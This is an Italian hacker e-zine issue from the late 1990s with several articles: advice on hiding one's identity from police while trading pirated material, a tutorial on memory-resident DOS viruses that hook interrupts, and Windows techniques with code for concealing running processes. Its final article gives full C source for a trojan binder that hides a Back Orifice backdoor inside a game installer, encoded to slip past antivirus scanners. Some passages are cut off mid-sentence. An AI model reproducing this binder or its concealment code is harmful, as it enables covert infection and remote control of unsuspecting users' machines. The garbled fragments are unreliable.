Supponiamo che della meta' delle cose che hai scritto solo una parte è vera... che non hai sfondato nessun server, ma le shells te le ha date un amico, che non hai un amico che masterizza "in piazza" ma lo fa solo a livello amatoriale, etc... forse forse se constatano tutto cio' ti mollano senza troppi indugi, mentre se hanno anche solo il minimo sospetto che puoi essere il collegamento ad un "pesce grosso"... bhe... nelle migliori delle ipotesi tutto inizia con una semplice convocazione presso la questura... nelle peggiori ti svegliano alle 5.00 di mattina e ti sequestrano tutto!! Magari 6 un piccolo moccioso bastardo che vuole fare il Kevin Mitnik della situazione ma loro o non l'hanno capito oppure non gliene frega un cazzo... e quindi ti martellano fin quando gli pare e piace. Con cio' ci tengo a sottolineare che anche se non si fa nulla di male... è sempre meglio tenerli a bada certi spaccameloni!!
Allora xche' non crearsi dei fake account, mail, etc... in modo da depistare o per lo meno limitare le ipotesi di essere identificati ??
Io x esempio navigo solo attraverso proxy anonimi (www.anonymizer.com anche se c'è ne sono di piu' veloci) ed uso un programmino stupido x cambiare in modo random e del tutto fantasioso i miei cookies, le mie mails fanno dei giri spaventosi, vengono girate a destra e manca, e prima di raggiungere il server POP vero e proprio capita che passano da 6 o 7 remailer... anonimi e non, mentre su IRC o mi appoggio a proxy socks anonimi, oppure non mi lancio in dichiarazioni alla Raoul Chiesa, infine controllo sempre con chi ho a che fare, il piu' delle volte ottengo nome, cognome e telefono dei miei interlocutori... insomma la prudenza non è mai abbastanza. Certo che non faccio nulla di male, ma vaglielo a spiegare a certi ignoranti bastardi che ti registri le shareware xchè le nags ti mandano in bestia e non lo fai x rivenderle... o che il CD masterizzato ti serve x tenere tutto su di un unico supporto piuttosto che 200 dischetti e 3 ZIP, solo x comodita'... vaglielo a spiegare!!

Ricapitolando:
1) crearsi una struttura di remailing, x esempio il mio vero indirizzo di posta e' skilled@mbox.xcom.it, bene... di certo non lascio questo in giro... mi creo un account fasullo su Lycos che forwarda le mails sul mio indirizzo reale. Poi ne creo un altro fasullo su Yahoo, che forwarda il tutto a quello di Lycos. Poi ne creo ancora un altro su Hotmail che forwarda il tutto a quello di Yahoo. Non ancora contento lo faccio passare ancora su Usa.net... insomma alla fine le vostre mail faranno un giro pauroso, certo arriveranno con un po' di ritardo, ma arrivano... questo è poco ma sicuro. Questo per le mails in entrata, mentre per quelle in uscita basta semplicemente appoggiarsi ad un server SMPT anonimo... basta cercarne uno da Altavista, oppure date un'occhiata all'elenco proposto da Anonymizer, ovviamente di tipo II, quindi MixMaster e compagnia.
2) quando navighi apoggiati a dei servers proxy anonimi, tanto x citarne qualcuno Proxy4All (l'url non me lo ricordo, comunque il buon Altavista è in grado di trovarlo).
3) Non spacciarti troppo su IRC, rircordati in ogni caso di cucirti la bocca e sviare il discorso se un interlocutore che non conosci o conosci da poco ti propone/chiede CD masterizzati, carte di credito, generatori di numeri di carte di credito, shells che ti sei procurato diciamo in modo non regolamentare. Ah quasi dimenticavo... se ti parla di foto di bambini/e allora hai a che fare con un bastardo rottoinculo di pedofilo, mandami una mail che ci penso io a dargli una bella lezione!

Comunque detto cio', dopo un'attenta riflessione e dall'alto dell'esperienza che mi logora il posto dove i pulotti preferiscono sostare è sicuramente IRC, quindi meditate gente... meditate.
ciao da Skilled... buon anno a tutti i pulotti di #cybernet ;-)

dicembre 1998

_#_

DOS, interrupt, programmi residenti in memoria e (soprattutto) virus
---
by -=F14m3r=-(r)

Innanzi tutto salve a tutti.

- I Virus -

Ci sarebbero enciclopedie da scrivere sulla creazione di virus informatici... e personalmente ritengo che molti dei virus che giravano quando ancora i computer parlavano DOS sono dei piccoli capolavori di programmazione.
Ma come si fa a creare un virus?
Be'... la risposta a questa domanda e' relativa a quello che effettivamente si vuole fare. Teoricamente un virus puo' essere scritto anche in pascal o basic, anche se i piu' efficaci sono scritti in assembler.
Comunque sostanzialmente un virus e' un programma che ha la caratteristica di poter
"infettare files", cioe' attaccarsi a file eseguibili in modo da poter essere eseguito assieme a questi files, o anche per poter infettare altri computer tramite
internet o qualche dischetto infetto.
Oltre a questo di solito un virus causa uno o piu' "effetti collaterali", il cui limite sta solo nella fantasia del programmatore... i piu' simpatici scrivono

- Residenti o no? -

I virus non residenti in memoria possono "agire" - sia per quanto riguarda l'infezione che per quanto riguarda gli effetti collaterali - solo nel momento in
cui viene eseguito un file infetto.
I virus residenti in memoria, invece, non appena viene eseguito un file infetto, si copiano in memoria per poter essere eseguiti assieme ad alcune funzioni del DOS,
i cosiddetti INTERRUPT.

- Cosa sono gli interrupt e come funzionano? -

Gli interrupt sono le funzioni basilari che sono fornite in parte dal BIOS in parte
dal DOS.
Gli interrupt sono numerati, e per eseguire un interrupt in assembler (piu' o meno
come in tutti gli altri linguaggi) l'istruzione e' la seguente:

```
    INT xx
```

dove xx e' il numero dell'interrupt che vogliamo eseguire.
Alcuni interrupt sono "raccolte" di funzioni, e occorre scegliere la sottofunzione
da eseguire tramite il registro AH. Per molti interrupt occorre fornire dei dati in
input tramite i vari registri... e qui preferisco non dilungarmi perche' se dovessi
descrivervi ogni interrupt e come funziona ci metterei diversi giorni.
Comunque, gli interrupt 0h - 1Fh sono forniti dal BIOS, mentre quelli dal 20h in poi sono forniti dal DOS.
Facciamo un esempio... diciamo che voglio scrivere qualcosa sullo schermo. Devo utilizzare l'interrupt 21h, sottofunzione 09h, con la stringa che voglio stampare
(terminata dal caratttere "$") all'indirizzo di memoria DS:DX. Nel mio listato dovro' scrivere:

```
    Mia_Stringa db "Flamer has been here",13,10,'$'  ;Questa e' la stringa che
                                                     ;voglio stampare
    MOV DX,offset Mia_Stringa       ;Faccio puntare DS:DX a Mia_Stringa
    MOV AX,segment Mia_Stringa
    MOV DS,AX
    MOV AH,09h                      ;Sottofunzione 9h
    INT 21h                         ;Interrupt 21h
```

...semplice, no?
La stessa cosa in Turbo Pascal sarebbe:

```
    var Mia_Stringa:array [1..23] of char;
        Reg:TRegisters;
    [...]
    Mia_Stringa:='Flamer has been here'+#13+#10+'$';
    Reg.DX:=ofs(Mia_Stringa);
    Reg.DS:=seg(Mia_Stringa);
    Reg.AH:=$09;
    intr($21,Reg);
```

Ma in realta' come funziona un interrupt?... Cosa effettivamente succede quando viene chiamato un interrupt?...

e' stato chiamato l'interrupt.
2) Il computer cerca nella tabella degli interrupt l'indirizzo di memoria a cui si trova la routine di gestione dell'interrupt, e salta a quell'indirizzo.
La tabella degli interrupt si trova nella sezione di memoria che va da 0000:0000 a 0000:0400, in cui ogni doubleword (4 bytes) rappresenta un indirizzo per un interrupt.
Per cui ad esempio l'indirizzo per la chiamata all'interrupt 0h sta in 0000:0000, quello per l'interrupt 1h sta a 0000:0004, e cosi' via...
Modificando questa tabella e' possibile "aggangiare" un interrupt, reindirizzandolo su un altra locazione di memoria, con l'effetto di sostituire la routine di interrupt con una creata da noi, che al suo interno puo' anche richiamare la routine originale dell'interrupt. L'effetto di tutto cio' e' che l'interrupt viene eseguito normalmente, e in piu' succede anche qualcos'altro... ad esempio l'esecuzione del codice di un virus.

Il fatto che esistano interrupt che vengono chiamati nei momenti piu' svariati (pressione di un tasto, esecuzione di un file, lettura di un settore del disco, ecc...) torna tutto a vantaggio dei virus, che possono ad esempio infettare i file quando vengono eseguiti, senza bisogno di impiegare routine (e dimensioni) per cercare i file infettabili all'interno delle varie directory...
Oppure anche intercettare comandi tipo DIR, e modificarne l'output in modo che le dimensioni di eventuali file infetti non risultino sospette...
In definitiva, un virus che riesce ad aggangiarsi ad un interrupt viene a trovarsi ad un livello piu' basso del DOS stesso, ed ha quindi la possibilita' di essere molto piu' efficace di un virus non residente in memoria.

- Preesecuzione e postesecuzione -

Ma vediamo piu' in dettaglio come e' fatta una routine aggangiata ad un interrupt.
Esistono 2 metodi di aggangiamento di un interrupt: preesecuzione e postesecuzione.
Nel primo caso la routine chiama il vecchio interrupt e poi riprende il controllo (eventualmente modificando i dati in output), mentre nel secondo l'interrupt originale viene chiamato al termine della routine.
Trattare il secondo caso e' molto piu' facile, poiche' la chiamata all'interrupt avviene molto semplicemente con un JMP FAR, al termine della nostra routine.
Infatti la routine originale termina gia' da se' con l'istruzione IRET (Interrupt RETurn), che provvede a restituire il controllo al programma che aveva chiamato l'interrupt e a ripristinare i registri dallo stack.
Nel caso della preesecuzione, invece, bisogna fare i conti con un piccolo problema.
Infatti la nostra routine chiama l'interrupt originale, ma poi il controllo non deve tornare al programma che ha chiamato l'interrupt, ma alla nostra routine.
Per evitare inconvenienti e' percio' necessario simulare una chiamata ad interrupt in questo modo:

```
    PUSHF                   ;Salva tutti i registri nello stack
    CALL FAR PTR xxxx:yyyy  ;Esegue la chiamata all'interrupt originale
```

NB: Quando il vostro virus si copia in memoria deve sostituire xxxx:yyyy con il puntatore che e' stato sostituito nella tabella degli interrupt, cioe' l'indirizzo della routine di interrupt originale!!
Dopodiche' siamo liberi di inserire tutte le modifiche che vogliamo all'output dell'interrupt e i vari effetti collaterali del virus, terminando la routine con:

```
    IRET
```

per restituire il controllo al programma che aveva chiamato l'interrupt (ora

- "Ma in memoria DOVE???" -

Riassumendo un virus residente in memoria deve:
1) Controllare di non essere gia' presente in memoria (lo si puo' fare controllando l'indirizzo dell'interrupt aggangiato e verificando se i primi byte a quell'indirizzo corrispondono ai primi byte del virus)
2) Scrivere il suo codice in memoria
3) Eventualmente leggere e salvare il vecchio indirizzo dell'interrupt da aggangiare
4) Modificare la tabella degli interrupt per farlo puntare alla locazione di memoria in cui si trova il codice del virus

Non vi sara' pero' sfuggito un fatto abbastanza importante, e percepisco gia' la domanda che state per pormi.
Ma come fare per essere sicuri che il mio virus in memoria sia al sicuro, cioe' che non venga sovrascritto da qualche altro programma (con conseguenze disastrose)?
Be'... diciamo che esistono svariati metodi per ovviare al problema. Il piu' semplice e' quello di ricorrere all'interrupt 27h del DOS, che lascia in memoria il programma (ma ne termina l'esecuzione e lo rende facilmente visibile). Un altro metodo e' quello di andare ad occupare un'area di memoria che molto difficilmente verra' utilizzata da un altro programma (come ad esempio l'area in cima alla tabella degli interrupt, oppure in fondo alla memoria "bassa" cioe' proprio sotto i 640K).
I metodi e le locazioni per infilare un virus in memoria sono i piu' svariati, e per ora non li approfondiro'... forse in futuro in un prossimo numero di NetRunners :)
Per ora chiudo qui sperando di non avervi annoiato...

-=F14m3r=-(c) - flamer@freemail.it

_#_

Ghosts i fantasmi nel PC
---
by Bacco

Tecniche di mascheramento di un processo, ossia come fare eseguire del codice senza che lo si veda.

Premessa:

prima di tutto vorrei fare una premessa quasi teorica per capirci nel resto del testo.
Cerchero' di non essere troppo tecnico, me ne scusino i super esperti, non fustigatemi troppo forte non sopporto il dolore.
Il testo è marcatamente orientato all'ambiente Windows, mi perdonino i possessori di Linux & affini, parte del discorso vale anche per loro, ma solo una minima parte.

PROCESSI

PROCESSO, cosa e' ?
Un processo e' un programma in esecuzione.
Quando create un programma (un exe per semplicita') con il vostro compilatore preferito, create una immagine binaria rilocabile, cioè caricabile in memoria ad un indirizzo non prefissato.
Per i puristi lo so, lo so che i file .com non sono rilocabili, ma vi ricordo

Quando viene fatto il doppio click sull'icona l'immagine viene caricata in memoria (dal loader o dispatcher del O.S.) vengono create tutte le strutture dati necessarie al O.S. tra cui il PID o process Identification e quindi messa in coda di attesa fino a quando la CPU la degna di attenzione. (cioè la esegue)
Per vedere il PID se avete NT vi basta fare CTRL-ALT-DEL avviare il Task-manager, e selezionare il tag processi, in 95 boh non lo ricordo.

Il programma a questo punto si chiama processo.
Ma non pensiate che le cose sono così semplici: ci rimangono ancora da parlare di thread e OLE IN-PROCESS e OUT-PROCESS.

L'importante da sapere a questo punto è che il nostro codice ha il suo SPAZIO DI PROCESSO e gira li dentro Ossia è come una scatola chiusa gli altri processi non vedono i suoi dati e lui non puo' leggere/scrivere i dati di altri processi.
p.s.: please evitate commenti sulla meravigliosa e stabile gestione dei processi di WinZoZZ he he, vi ricordo che anche se ci ha messo circa 10 anni anche Microsoft è riuscita a fare un prodotto come NT, della serie almeno uno sguardo a Minix lo si poteva dare, ma tutto sommato...meglio tardi che mai ;-)

THREAD:
Un processo poi puo' essere scritto in modo da essere suddiviso in tanti piccoli "processini" che pero' condividono Lo spazio di indirizzamento (fondamentalmente i dati), le strabilianti funzionalita' di multitasking di Windows permettono di mandare in esecuzione non un processo per volta ma un thread per volta,
es.: se il processo A crea tre thread A-1 A-2 A-3 e il processo b crea B-1 E B-2 il O.S. a turno da' a tutti e 5 thread un "time slice" ossia una fettina di tempo di CPU: e se A-2 è in attesa che l'utente digiti qualche cosa alla tastiera o un dato dalla seriale, viene messo in attesa e gli altri 4 thread continuano a girare felici e contenti.
E qui evito volutamente, che non è il caso, di trattare la differenza fra Windows 95/98 e NT, dico solo che NT ha il multitasking preemptive, ossia è esattamente come ho detto prima, mentre 95 ha il multitasking non preemptive (detto anche cooperativo) ossia se un thread è in attesa o è inchiodato o è scritto con il ...bip puo' bloccare tutto il O.S.
(nota di Bacco: si riesce a inchiodare anche NT, io ci sono riuscito con un thread di priorita' TIME-CRITICAL)

OLE COM e amenita' simili:
di queste cose ne parliamo dopo, per ora è sufficiente sapere che una volta caricati diventano o processi o threads di un processo gia' esistente.

Ora mi riferiro' ai processi ma la cosa vale tranquillamente anche per i threads.

Generalmente un processo in Windows crea una o piu' finestre e per default "lascia il segno" nella task-bar, alcuni processi possono poi mettere una iconetta nel tray vicino all'orologio, ma noi cerchiamo di nascondere l'exe non di renderlo piu' visibile, quindi non consideriamo questa funzionalita' che andrebbe fatta apposta.

Ogni finestra possiede:
un ID che è il suo Handle - il nome con cui chiamarla - la Caption: ossia il nome che si vede nella barra in alto una classe di appartenenza, altri parametri.
Se volete "spippolare" su questi dati vi consiglio spy++ è una utility fornita con il VisualStudio davvero carina

Ora non ci rimane che parlare di Servizi.

SERVIZI

terminati. Un servizio, è leggermente diverso, innanzitutto va registrato nel sistema ossia bisogna dire al SCM (ServiceControlManager che fa parte del O.S.) che esiste anche lui.
ossia viene creata una entry nel registry (spero sappiate cosa è il registry, altrimenti ....trovatevi un articolo) e viene automaticamente caricato quando parte il sistema, anche se nessun utente si è loggato al sistema.
Se un utente fa il log-out il servizio rimane attivo.
Se premete CTRL-ALT-CANC non lo vedrete nella lista dei task; eh per forza, non è un task è un servizio !!!
Se pero' il servizio crea delle finestre, con spy++ potrete saperne l'handle o gli altri dati.
Normalmente i servizi NON hanno interfaccia utente, esempio: Wingate (nel senso del gatekeeper), IIS, PWS girano tutti come servizi,

Per quanto ne so i servizi sotto NT e w9x sono diversi:
su NT per fare le cose bene si crea il servizio come file dll e si scrive un exe o un cpl (icona del control panel) che si interfaccia con il SCM Usando le API CreateServices() StartService(), e altre,
su w9x il SCM è piu' semplice e fare un servizio è meno complesso.
Ci sono due strade:

1. fare diventare un processo un servizio; in questo modo si fa sparire il processo ma in se si riavvia la macchina questo deve essere riavviato e l'API da usare è la RegisterServiceProcess()
(p. s. non ho mai provato se funziona anche su NT)
2. registrare nel sistema il processo come servizio usando una chiave del registry:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunService

Bene gente ora viene la parte strana, e poi gli esempi.
OLE Automation Servers:
OLE è una cosa che Bill ha inventato perché l'informatica era troppo semplice, e lui (che invece di trombare le stagiste come il suo omonimo) piace incasinare il mondo dell'informatica ha creato nuovi tipi di interazione fra processi.
OLE un tempo voleva dire Object Linking and Embedding ora NON vuole piu' dire nulla ! e si basa su un'altra interfaccia (tanto ce n'erano poche in giro) chiamata COM (Component Object Model) e qui mi fermo perché anche le mie conoscenze cominciano a perdersi.

OLE Server è praticamente un processo o un o o piu' threads che esportano delle funzionalita' a chi le richiede:
Quando si mette un grafico excel in un doc Word, vedrete che, cliccando sul grafico, word si trasforma e prende i menu' di excel.

OLE Server: sono di due tipi
IN-PROCESS: hanno la forma di dll, ocx e quando vengono caricati girano nello spazio di processo del programma chiamante.
OUT-PROCESS: sono degli exe e possono rispondere ad altri programmi se questi li chiamano (Excel, Word, Iexplorer) o vivere da soli e come qualunque normale eseguibile.
La grossa differenza è che si creano il proprio spazio di processo !
(se non mi sbaglio anche quando girano embedded chiamati da un altro exe)

in ogni caso per essere visti come OLE SERVER devono essere registrati, e quindi avranno la loro bella chiavetta nel registry.
Cioè il CLSID: cioè quella incomprensibile spataffiata di cifre esadecimali.

Bene gente se avete resistito fino a qui vi siete meritati la lista dei possibili modi per fare girare del codice in maniera piu' o meno invisibile:

THE GHOSTS

1) Eseguibile
2) Servizio
3) Driver Virtuale Vxd
4) Dll cuscinetto
5) Subclassing
6) hooks
7) shell extension
8) Iexplorer helper o Netscape plug-in
9) Embedded Exe

Vediamo una panoramica, su come funzionano.
1) è un normale eseguibile si puo' quindi creare con qualsiasi ambiente di sviluppo la cosa particolare è quella di renderlo invisibile alla task list e non farlo vedere nella barra di avvio.

Un metodo è quello di fare girare il programma come se fosse un servizio

Eccovi per regalino del nostro benamato Master il codice in VB per la soluzione uno, per i C-isti, beh guardatevi il codice, mi sembra davvero una offesa morale tradurvelo.

```
' Le API -----------------------------
Public Declare Function GetCurrentProcessId Lib "kernel32" () As Long
Public Declare Function GetCurrentProcess Lib "kernel32" () As Long
Public Declare Function RegisterServiceProcess Lib "kernel32" _
     (ByVal dwProcessID As Long, ByVal dwType As Long) As Long
Public Const RSP_SIMPLE_SERVICE = 1
Public Const RSP_UNREGISTER_SERVICE = 0

' Le due funzioni --------------------------

Public Sub nascondi()
  Dim identificatore As Long
  Dim registrazione As Long
  identificatore = GetCurrentProcessId()
  registrazione = RegisterServiceProcess(identificatore, _
     RSP_SIMPLE_SERVICE)
  End Sub


Public Sub rivela()
  Dim identificatore As Long
  Dim registrazione As Long
  identificatore = GetCurrentProcessId()
  registrazione = RegisterServiceProcess(identificatore, _
    RSP_UNREGISTER_SERVICE)
End Sub

' ---------------------------------------------------------
```

2) Servizio: il servizio di per sé è gia' piuttosto invisibile, non compare nella Task-list non ha icone,
i servizi pero' vanno registrati nel Registry, in modo che partano automaticamente ad ogni avvio del sistema
sul mio NT si trovano HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services
ma la procedura per crearli non è proprio banale.
Su W9x e penso anche su NT si puo' usare la chiave del registry e metterci il vostro eseguibile

Se poi avete il MSVC create un nuovo progetto di tipo ATL e buona parte dello scheletro per creare un servizio ve lo crea lui

3) un driver virtuale è un programma con un header speciale, non necessita di registrazione, ma va comunque installato o nel registry o in qualche .ini generalmente system.ini.
Per creare un VXD bisogna usare il DDK della Microsoft. Non chiedetemi di piu' xè non ne so. ;-(
4) Dll cuscinetto: supponiamo di voler nascondere una dll a caso winsock32.dll, l'idea è quella di creare una dll che nella export table abbia le stesse funzioni della winsock32.dll e rinominare l'originale in _wsock32.dll (o un qualunque nome vi piaccia) e poi nella vostra winsock32.dll per le funzioni che volete ridefinire chiamate il vostro codice e poi la dll originale: es.

```
Send(.....)
{
MyFunc();
(*Send)() //ossia la send della dll originale
}
```

ovviamente la Dll originale deve essere stata preventivamente caricata con x es. la LoadLibrary("_wsock32.dll")

5) Subclassing è una tecnica per modificare il comportamento di una finestra. Se usate il VC con le MFC l'API è la CWnd::SubclassWindow() se preferite usare le W32 API o il VB
L'API è la CallWindowProc()
In questo modo quando una finestra riceve un messaggio, questo viene prima inviato alla vostra procedura e poi alla finestra originale, se volete, se no potete rubargli il messaggio e basta.

6) HOOKS con gli hooks è possibile attaccare una "funzione di callback" ad un certo messaggio di windows
Al messaggio che volete voi agganciate la vostra funzione in modo che questa venga chiamata per prima
È possibile fare una lista di hooks ossia di procedure che vengono chiamate quando in Windows viene generato un messaggio:
i messaggi a cui agganciarsi sono per es: WH_KEYBOARD, WH_MOUSE, WH_GETMESSAGE, e molti altri

e qui il regalino ve lo fa Bacco (cioè io) con un pezzo di codice ...in C.

la funzione installa un HOOK ai messaggi che il thread (di identificativo dwThread) riceve
e lo aggancia alla funzione GetMsgProc()

```
////////////////////////////////////////////////////////////////////////////
BOOL WINAPI SetHook(DWORD dwThreadId) {
   BOOL fOk = FALSE;

      // Install the hook on the specified thread
      g_hhook = SetWindowsHookEx(WH_GETMESSAGE, GetMsgProc, g_hinstDll,
dwThreadId);

   return(fOk);
}


LRESULT WINAPI GetMsgProc (int nCode, WPARAM wParam, LPARAM lParam)
{
 Beep(2000, 1000);
 return(CallNextHookEx(g_hhook, nCode, wParam, lParam));
```

7) Shell Extension
Ringrazio il nuovo SPP-adepto Devil che alla velocita' della luce ha scritto il codice, che qui posto solo a pezzi anche perché troppo lungo per lo scopo di questo articolo.

Windows prevede la possibilita' di aggiungere delle voci ai menu' a tendina che si apre quando cliccate con il tasto destro su un file nella finestra dell'explorer (tipo WinZip , antivirus vari)
Per fare questo bisogna creare un OLE server che puo' essere nella forma di dll e credo anche exe e ocx,
i passi da seguire sono vari:
1. si deve registrare il CLSID dell'oggetto, le chiavi da registrare dipendono dal comportamento che dovra' avere il nostro OLE Server, va comunque creata la voce HKEY_CLASSES_ROOT\CLSID\{CLSID del mio OLE server}
e questo puo' essere fatto nella funzione STDAPI DllRegisterServer(void) se l'oggetto è una dll o nel main o dove vi pare, basta farlo
2. dovete anche mettere anche le funzioni
DllCanUnloadNow(), and DllGetClassObject()

```
STDAPI DllCanUnloadNow(void)
{
      return S_FALSE;
}

STDAPI DllGetClassObject(REFCLSID, REFIID, LPVOID *)
{
      Beep(600, 200);
      return CLASS_E_CLASSNOTAVAILABLE;
}
```

8) Plug-in e helper
Molto brevemente anche perché non mi sono mai addentrato nell'argomento, è possibile con i SDK appositi creare delle estensioni a Iexplorer o Netscape che permettano di fare eseguire del vostro codice ai browser, normalmente vengono usati per vedere tipi di dati particolari tipo RealAudio o filmati, ma nulla vieta di fargli fare tutt'altro
Se volete un dettaglio su come fare, beh vi rimando ad un prossimo numero di NetRunner,
non vorrete mica sapere tutto adesso !!!!

9) Embedded Exe
Questa è la tecnica fondamentalmente di alcuni tipi di virus: si "iniettano nel file eseguibile e spostano il puntatore alla prima istruzione facendo in modo che punti al proprio codice eseguibile, una volta che questo è terminato c'è un jump alla prima istruzione del vecchio eseguibile che a questo punto parte regolarmente come al solito.
Su questo argomento direi che la letteratura è fin troppo vasta.
E poi noi SPP siamo profondamente contrari alla creazione di virus e affini, hacking deve essere costruttivo NON distruttivo.

Bene gente dopo questo pensiero moralistico, il vostro Bacco vi saluta sperando di essere stato utile e soprattutto di non aver scritto troppe cazzate he he he

Ciao a tutti :) :-)

_#_

Progetto completo per un installatore evoluto di backdoor in C standard
---

********** Cosa fa?

Il principio di funzionamento e' lo stesso del Silke Rope..

1. Crea un unico programma eseguibile contenente al suo interno tutti i programmi necessari. Ovviamente e' possibile anche inserire i programmi relativi ad un setup commerciale aggiungendo parallelamente altri programmi propri.
   Non c'e' virtualmente limite al numero di programmi da inserire.

2. Alla prima esecuzione "rigenera" tutti programmi ed esegue quelli prestabiliti.

3. Codifica tutti programmi dentro di se con una chiave random MOD-OR di lunghezza infinita al fine di renderli invisibili agli antivirus o agli appassionati degli hex editor.

4. Esegue -linearmente- tutte le operazioni di scompattazione ed esecuzione per evitare di essere interpretato come trojan da antivirus che analizzano i motori inferenziali tipo AVP o McAfee.

5. Unisce all'unic exe generato un header di soli 20K.
   Quest'ultimo e' l'unica parte -leggibile- del programma, il resto appare come
   zona dati senza importanza. Questa occorrenza da all'eseguibile un aspetto di programma
   DOS/ PE 16b/ PE 32b (a scelta) indipendentemente dai programmi contenuti al proprio
   interno... dipende solo dal compilatore che si usa, e ovviamente non fa nessuna
   differenza, per quanto riguarda le funzionalita', usare questo o quello.
   I programmi allegati sono cmq compilati col Borland c++ 3 per dos.

********** Il progetto si divide in due parti:

il cuore del programma : l'header
UNISCI.DLL
questo programma dovra' solo essere presente assieme ad assembla.exe.
(Ps: Non bisogna compilare unisci.c come standard dll ma come un normale exe
e poi rinominarlo come unisci.dll!)

il programma assemblatore : ASSEMBLA.EXE

********** Come si usa?

Facciamo un esempio pratico: Abbiamo un Setup commerciale di un gioco al quale vogliamo
unire il server di backorifice.

il Setup contiene i files : Setup.exe Setup.In_ Pacman.ex_ Pacman.ov_ info.txt

Il server di backorifice (che avremo magari prima compattato con wwpack32 e rinominato)

quindi si chiama in un unica riga

```
   ASSEMBLA +Boom.exe +Setup.exe Setup.In_ Pacman.ex_ Pacman.ov_ info.txt
```

Il segno piu' "+" davanti al nome del programma significa che questo dovra' essere eseguito
dopo la scompattazione. La posizione del programma nei parametri stabilisce la priorita' di
esecuzione. Nel caso sopra quando l'utente lancera' il programma creato da ASSEMBLA
(e che di default si chiama INSTALLA.exe) verra' eseguito prima boom.exe e poi Setup.exe.

E' possibile chiamare ed unire al programma piu' volte lo stesso "sorgente".

con ASSEMBLA +Boom.exe +Boom.exe +Setup.exe Setup.In_ Pacman.ex_ Pacman.ov_ info.txt

viene generato un programma di installazione lanciato il quale Boom.exe viene decompresso
ed eseguito due volte prima di setup.exe.

.. assembla creera' un file di nome INSTALLA.exe contenente l'header, i programmi e tutto
il necessario cifrato alla loro esecuzione.
E' possibile ovviamente rinominare INSTALLA.exe come si vuole ma non compattarlo in quanto
i puntatori di riferimento per lo splitting dei files verrebero persi.

********** Funzioni del programma ASSEMBLA.exe

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char *riduci(char *pippo);

void main(n,file)
int n;
char *file[];
{
 int i,j;
 FILE *fp1,*fp2;

  /* Crea il file eseguibile INSTALLA.exe */

 fp1=fopen("Installa.exe","wb");

  /* inserisce come primo codeice nel file installa.exe la libreria header
     UNISCI.DLL */

 fp2=fopen("unisci.dll","rb");
  while(!feof(fp2))
  fputc(fgetc(fp2),fp1);
  fclose(fp2);
```

```
     testa il codice #I-[ che identifica l'inizio di ogni singolo programma
     seguito da nome del programma stesso e dal codice #F-[ che identifica
     l'inizio vero e proprio del programma cifrato. */

 for(i=1;i<=n-1;i++)
  {
   fprintf(fp1,"#I-[%s#F-[",file[i]);
   fp2=fopen(riduci(file[i]),"rb");
   srand(666);
   while(!feof(fp2))
    {
    fputc((fgetc(fp2)+rand()%256)%256,fp1);
    }
   fclose(fp2);
  }
  fclose(fp1);
}

  /* RIDUCI elimina, se necessario, il + iniziale dal nome programma per
permetterne
     la lettura senza errori. */

char *riduci(char *pippo)
{
int j;
char *passa="                                        ";
 if(pippo[0]=='+')
   {
    for(j=1;j<=strlen(pippo)-1;j++)
    passa[j-1]=pippo[j];
    return(passa);
   } else return(pippo);
}
-------------------------------------------------------------------------------
-------------



-------------------------------------------------------------------------------
-------------
************ Funzioni del programma UNISCI.DLL


#include <stdio.h>
#include <stdlib.h>
#include <process.h>
#include <conio.h>
#include <string.h>

char *nfile,*kfile;
long int trovaparti=0;

 /* Allocazione di spazio per i nomi dei programmi da eseguire. Usando Malloc e
Calloc si
    producono meccanismi -rintracciabili-. */
char *parti[10]={"                                    ",
                 "                                    ",
                 "                                    ",
                 "                                    ",
             "                                   ",
```

```
            "                                   ",
            "                                   ",};

 /* Dichiarazione dei prototipi delle procedure */

long int trovainizio(char indicatore,long int comincia);
long int trovafinefile(void);
void trovanome(char *vari,long int a,long int b);
char *riduci(char *pippo);

void main(nf,file)
int nf;
char *file[];
{
 long int a=0,un,du,tr,k=1;
 char *nome="                    ";
 FILE *ricrea,*fp;
 long int j,s,inizio,fine,esegui;


 /* Trova il nome di se stesso per effetuare le ricerche al proprio interno.
    Necessario nel caso si sia rinominato il file originale INSTALLA.exe in
    qualcos'altro. */

 nfile=file[0];
 un=a;

 su:

 /* Trova in se stesso sequenzialmente l'inizio dei segmenti di codice #I-[ e
#F-[
    tra i due vi e' il nome del programma successivmante a #F-[ inizia il
programma
    cifrato. */

 a=trovainizio('I',un+1);un=a;
 a=trovainizio('F',un+1);du=a;
 trovanome(nome,un+4,du);
 a=trovainizio('I',un+1);tr=a;


  /* Rigenera ogni programma col proprio nome eliminando la chiave MOD-OR
     La procedura riduci in questo caso non solo elimina il + in testa al nome
     ma nel caso quest'ultimo sia presente memorizza il nome stesso per
eseguirlo
     a fine lavoro.*/

 if(strlen(nome)>0)
  {
  inizio=du+4;
  fine=tr-1;
  ricrea=fopen(riduci(nome),"wb");
  fp=fopen(nfile,"rb");
  fseek(fp,inizio,0);
  srand(666);
  for(s=inizio;s<=fine;s++)
    fputc((fgetc(fp)-rand()%256)%256,ricrea);
  fclose(fp);
  fclose(ricrea);
  k++;
```

```
  /* Esegue tutti programmi precendetemente trovati con la dichiarazione "+" in
testa */

  if(trovaparti>0)
   {
    for(s=1;s<=trovaparti;s++)
      spawnlp(P_WAIT, parti[s-1],NULL, NULL, NULL);
   }
}

 /* ==================== SEZIONE PROCEDURE ======================== */

 /* Ricerca i puntatori alle locazioni indentificate dai codici #?-[
    La procedura e' strutturata in modo da utilizzare al minimo la funzione di
    posizionamento all'interno del file "fseek" in quanto quest'ultima e' molto
lenta.
    Viene cercato quindi sequenzialmente il carattere # e solo nel caso lo si
trovi si
    passa a verificare il secondo, il terzo e il quarto fino a comporre la
parola cercata.
    Fseek si limita a repristinare il puntatore del file sulla posizone
originale
    nel caso il primo carattere # non sia facente parte dei codici da noi
prestabiliti
    #I-[ o #F-[ */


long int trovainizio(char indicatore,long int comincia)
{
 FILE *fp;
 char a;
 long int pos;
 fp=fopen(nfile,"rb");
 pos=comincia;
 fseek(fp,pos,0);
 while(!feof(fp))
   {
    a=fgetc(fp);pos++;
    if(a=='#')
     {
      a=fgetc(fp);pos++;
      if(a==indicatore)
       {
      a=fgetc(fp);pos++;
      if(a=='-')
      {
       a=fgetc(fp);pos++;
       if(a=='[')
        {
        fclose(fp);
        return(pos-4);
        } else {pos=pos-3;fseek(fp,pos,0);}
      } else {pos=pos-2;fseek(fp,pos,0);}
       } else {pos=pos-1;fseek(fp,pos,0);}
     }
   }
 fclose(fp);
